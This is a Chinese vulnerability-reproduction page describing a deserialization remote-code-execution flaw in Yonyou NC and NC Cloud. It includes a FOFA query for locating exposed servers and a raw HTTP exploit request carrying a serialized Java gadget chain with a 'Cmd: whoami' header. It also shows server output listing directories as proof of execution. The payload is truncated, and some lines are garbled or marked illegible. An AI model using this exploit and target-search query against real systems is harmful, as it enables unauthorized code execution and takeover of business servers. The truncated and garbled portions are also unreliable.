


# Y4-68用友-NC-反序列化RCE

## 漏洞描述：

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

## 网站图片：



## 网络测绘：

### fofa语法：

```
banner="nccloud" || header="nccloud" || (body="platform/yonyou-yyy.js" && body="platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body=""
```

" || body="

## 漏洞复现：

### payload:

```
POST /servlet/~uapim/com.ufida.eip.adaptor.servlet.ServletForESBAdaptor HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length: 20434

{{unquote("'"'\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00pw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

### 效果图:

[数据包扫描](#)
[热加载](#)
[构造请求](#)

[illegible]

美化

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Set-Cookie: JSESSIONID=3E8495234080C755D
4 Date: Sun, 17 Dec 2023 09:16:46 GMT
5 Content-Length: 1963
6
7 |-----C: e1006K-----
8 |-----K: C02E-FBD8
9
10 |C:\yonyou\home\-----LX
11
12 2023/12/17 13:46:-----<DIR>-----
13 2023/12/15 22:48:-----<DIR>-----
14 2023/12/15 22:48:-----<DIR>-----ant
15 2023/12/16 12:32:-----<DIR>-----antei
16 2023/12/15 23:00:-----<DIR>-----bin
17 2023/12/15 22:48:-----<DIR>-----drive
18 2015/08/04 14:40:-----<DIR>-----exter
19 2015/12/25 08:09:-----<DIR>-----frame
20 2023/12/15 23:48:-----<DIR>-----hotwe
21 2015/12/04 16:51:-----<DIR>-----ierp
22 2023/12/15 22:54:-----<DIR>-----lang
23 2023/12/15 22:49:-----<DIR>-----lib
24 2023/12/15 23:11:-----<DIR>-----mess
25 2023/12/15 22:54:-----<DIR>-----META-
26 2023/12/15 22:48:-----<DIR>-----mid
27 2023/12/15 22:54:-----<DIR>-----modu

```